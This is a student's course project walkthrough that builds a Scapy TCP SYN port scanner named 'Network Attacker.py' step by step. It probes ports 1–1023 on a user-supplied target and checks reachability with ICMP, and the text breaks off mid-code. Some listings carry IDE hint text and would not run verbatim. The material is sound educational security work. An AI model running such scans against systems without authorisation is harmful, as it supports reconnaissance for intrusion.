
Python Programming for Security

Final Project

Teacher: Dovik Reznik


Student: Sagiv Marmorstein

College: HackerU


Class: C200823MR

Enjoy!


1 Open a new **Python** project and create a **Python** file called “**Network Attacker.py**”.



2 Install a **Scapy** library.




3 Import all the sub-library from "scapy.all".



The screenshot shows a code editor window titled "Python Programming for Security - Final Project sagiv". The file "Network Attacker.py" is open. The code is as follows:

```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4
```


4 Create the variable "Target" and assign a user input to it.



The screenshot shows the same code editor window. The code is now:

```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4
5 target = input("Your input please? ")
6
```


5 Create the variable "Registered_Ports" that equals to a range of 1 to 1023 (all registered ports).



The screenshot shows the same code editor window. The code is now:


```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4
5 target = input("Your input please? ")
6 Registered_Ports = range(1, 1024)
7
```

6 Create an empty list called “open_ports.”




```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4
5 target = input("Your input please? ")
6 Registered_Ports = range(1, 1024)
7 open_ports = []
8
```

7 Create the “scanport” function that requires the variable “port” as a single argument. In this function, create a variable that will be the source port that takes in the “RandShort()” function from the **Scapy** library. This function generates a random number between 0 and 65535.




```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5
6 target = input("Your input please? ")
7 Registered_Ports = range(1, 1024)
8 open_ports = []
9
10 def scanport(port):
11     source_port = RandShort()
12
```

- 8 Set **"conf.verb"** to **0** to prevent the functions from printing unwanted messages.




```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5 from scapy.all import conf
6 conf.verb = 0
7
8 target = input("Your input please? ")
9 Registered_Ports = range(1, 1024)
10 open_ports = []
11
12 def scanport(port):
13     source_port = RandShort()
14
```

- 9 Create a Synchronization Packet variable that is equal to the result of **"sr1()"** with **IP(dst=target)/TCP(sport=source port,dport=port to check,flags="S"), timeout=0.5).**




```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5 from scapy.all import conf
6 from scapy.all import sr1
7
8 conf.verb = 0
9
10 target = input("Your input please? ")
11 Registered_Ports = range(1, 1024)
12 open_ports = []
13
14 def scanport(port, target):
15     source_port = RandShort()
16     response = sr1(IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17     return response
18
```

- 10** Inside the “scanport” function (the function that you create in step 7), check if the Synchronization Packet exists. If it does not, return **False**.



```
PC Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5 from scapy.all import conf
6 from scapy.all import sr1
7
8 conf.verb = 0
9
10 target = input("Your input please? ")
11 Registered_Ports = range(1, 1024)
12 open_ports = []
13
14 def scanport(port, target):
15     source_port = RandShort()
16     response = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17     if response is None:
18         return False
19
20
```

- 11** If data exists in the “SynPkt” variable, check if it has a TCP layer using the “.haslayer(TCP)” function. If it does not, have return **False**.



```
PC Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5 from scapy.all import conf
6 from scapy.all import sr1
7
8 conf.verb = 0
9
10 target = input("Your input please? ")
11 Registered_Ports = range(1, 1024)
12 open_ports = []
13
14 def scanport(port, target):
15     source_port = RandShort()
16     SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17     if SynPkt is None or not SynPkt.haslayer(TCP):
18         return False
19
```

- 12** In case it has, check if its **".flags"** are equal to **0x12**. The **"0x12"** indicates a **SYN-ACK** flag, which means that the port is available.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5 from scapy.all import conf
6 from scapy.all import sr1
7
8 conf.verb = 0
9
10 target = input("Your input please? ")
11 Registered_Ports = range(1, 1024)
12 open_ports = []
13
14 def scanport(port, target):
15     source_port = RandShort()
16     SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17     if SynPkt is None or not SynPkt.haslayer(TCP):
18         return False
19     if SynPkt[TCP].flags == 0x12:
20         return True
21     else:
22         return False
23
```

- 13** Send an **RST** flag to close the active connection using **sr(IP(dst=Target)/TCP(sport=Source_Port,dport=port,flags="R"),timeout=2)**, and return **True**.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5 from scapy.all import conf
6 from scapy.all import sr1, send
7
8 conf.verb = 0
9
10 target = input("Your input please? ")
11 Registered_Ports = range(1, 1024)
12 open_ports = []
13
14 def scanport(port, target):
15     source_port = RandShort()
16     SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17     if SynPkt is None or not SynPkt.haslayer(TCP):
18         return False
19     if SynPkt[TCP].flags == 0x12:
20         send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
21         return True
22     else:
23         return False
24
```


14 Create a function that checks target availability.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort
5 from scapy.all import conf, ICMP
6 from scapy.all import sr1, send
7
8 conf.verb = 0
9
10 target = input("Your input please? ")
11 Registered_Ports = range(1, 1024)
12 open_ports = []
13
14 def scanport(port, target):
15     source_port = RandShort()
16     SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17     if SynPkt is None or not SynPkt.haslayer(TCP):
18         return False
19     if SynPkt[TCP].flags == 0x12:
20         send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
21         return True
22     else:
23         return False
24
25
26 def check_target_availability(target):
27     response = sr1(*args: IP(dst=target)/ICMP(), timeout=2, verbose=False)
28     if response is None:
29         return False
30     else:
31         return True
32
```


15 Implement "try" and "except" methodology. If the exception occurs, catch it as a variable.

16 Print the exception and return a **False**.

```
Python Programming for Security - Final Project sagiv v Version control v
Network Attacker.py x
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, ICMP
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort, conf, sr1, send
5
6 conf.verb = 0
7
8 target = input("enter input please: ")
9 Registered_Ports = range(1, 1024)
10 open_ports = []
11
12 def scanport(port, target):
13     try:
14         source_port = RandShort()
15         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
16         if SynPkt is None or not SynPkt.haslayer(TCP):
17             return False
18         if SynPkt[TCP].flags == 0x12:
19             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
20             return True
21         else:
22             return False
23     except Exception as e:
24         print(f"Error scanning port {port}: {e}")
25         return False
26
27 def check_target_availability(target):
28     try:
29         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
30         return not (response is None)
31     except Exception as e:
32         print(f"Error checking target availability: {e}")
33         return False
34
```

17 Set the “conf.verb” to 0 inside the “try” block.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, ICMP
3 from scapy.layers.l2 import ARP
4 from scapy.all import RandShort, sr1, send
5
6 target = input("Please enter the target IP address: ")
7 Registered_Ports = range(1, 1024)
8 open_ports = []
9
10 def scanport(port, target):
11     try:
12         conf.verb = 0
13         source_port = RandShort()
14         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
15         if SynPkt is None or not SynPkt.haslayer(TCP):
16             return False
17         if SynPkt[TCP].flags == 0x12:
18             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
19             return True
20         else:
21             return False
22     except Exception as e:
23         print(f"Error scanning port {port}: {e}")
24         return False
25
26 def check_target_availability(target):
27     try:
28         conf.verb = 0
29         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
30         return not (response is None)
31     except Exception as e:
32         print(f"Error checking target availability: {e}")
33         return False
34
```

- 18** Create a variable that sends an ICMP packet to the target with a timeout of 3 using the command `sr1(IP(dst = target)/ICMP(), timeout = 3)`.

```
Python Programming for Security - Final Project sagiv v Version control v
Network Attacker.py x
1 from scapy.layers.inet import TCP, IP, ICMP
2 from scapy.layers.l2 import ARP
3 from scapy.all import RandShort, sr1, send
4 from scapy.all import *
5
6 target = input("Enter the target IP address: ")
7 Registered_Ports = range(1, 1024)
8 open_ports = []
9
10 def scanport(port, target):
11     try:
12         conf.verb = 0
13         source_port = RandShort()
14         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
15         if SynPkt is None or not SynPkt.haslayer(TCP):
16             return False
17         if SynPkt[TCP].flags == 0x12:
18             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
19             return True
20         else:
21             return False
22     except Exception as e:
23         print(f"Error scanning port {port}: {e}")
24         return False
25
26 def check_target_availability(target):
27     try:
28         conf.verb = 0
29         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
30         return not (response is None)
31     except Exception as e:
32         print(f"Error checking target availability: {e}")
33         return False
34
35 def send_icmp(target):
36     try:
37         conf.verb = 0
38         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
39         return icmp_response
40     except Exception as e:
41         print(f"Error sending ICMP to {target}: {e}")
42         return None
43
44
```

- 19 Under “try” and “except” methodology, check if the ICMP packet was sent and returned successfully. If this is the situation, return “True” at the end of the block.

```
PC Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.layers.inet import TCP, IP, ICMP
2 from scapy.layers.l2 import ARP
3 from scapy.all import RandShort, sr1, send
4 from scapy.all import *
5
6 target = input("Enter the target IP address: ")
7 Registered_Ports = range(1, 1024)
8 open_ports = []
9
10 def scanport(port, target):
11     try:
12         conf.verb = 0
13         source_port = RandShort()
14         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
15         if SynPkt is None or not SynPkt.haslayer(TCP):
16             return False
17         if SynPkt[TCP].flags == 0x12:
18             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
19             return True
20         else:
21             return False
22     except Exception as e:
23         print(f"Error scanning port {port}: {e}")
24         return False
25
```

```
25
26 def check_target_availability(target):
27     try:
28         conf.verb = 0
29         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
30         return not (response is None)
31     except Exception as e:
32         print(f"Error checking target availability: {e}")
33         return False
34
35 def send_icmp(target):
36     try:
37         conf.verb = 0
38         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
39         return not (icmp_response is None)
40     except Exception as e:
41         print(f"Error sending ICMP to {target}: {e}")
42         return None
43
```

20 Create an IF statement that uses the availability check function to test whether the target is available.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 from scapy.layers.inet import TCP, IP, ICMP
2 from scapy.layers.l2 import ARP
3 from scapy.all import RandShort, sr1, send
4 from scapy.all import *
5
6
7 target = input("Enter the target IP address: ")
8 Registered_Ports = range(1, 1024)
9 open_ports = []
10
11 def scanport(port, target):
12     try:
13         conf.verb = 0
14         source_port = RandShort()
15         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
16         if SynPkt is None or not SynPkt.haslayer(TCP):
17             return False
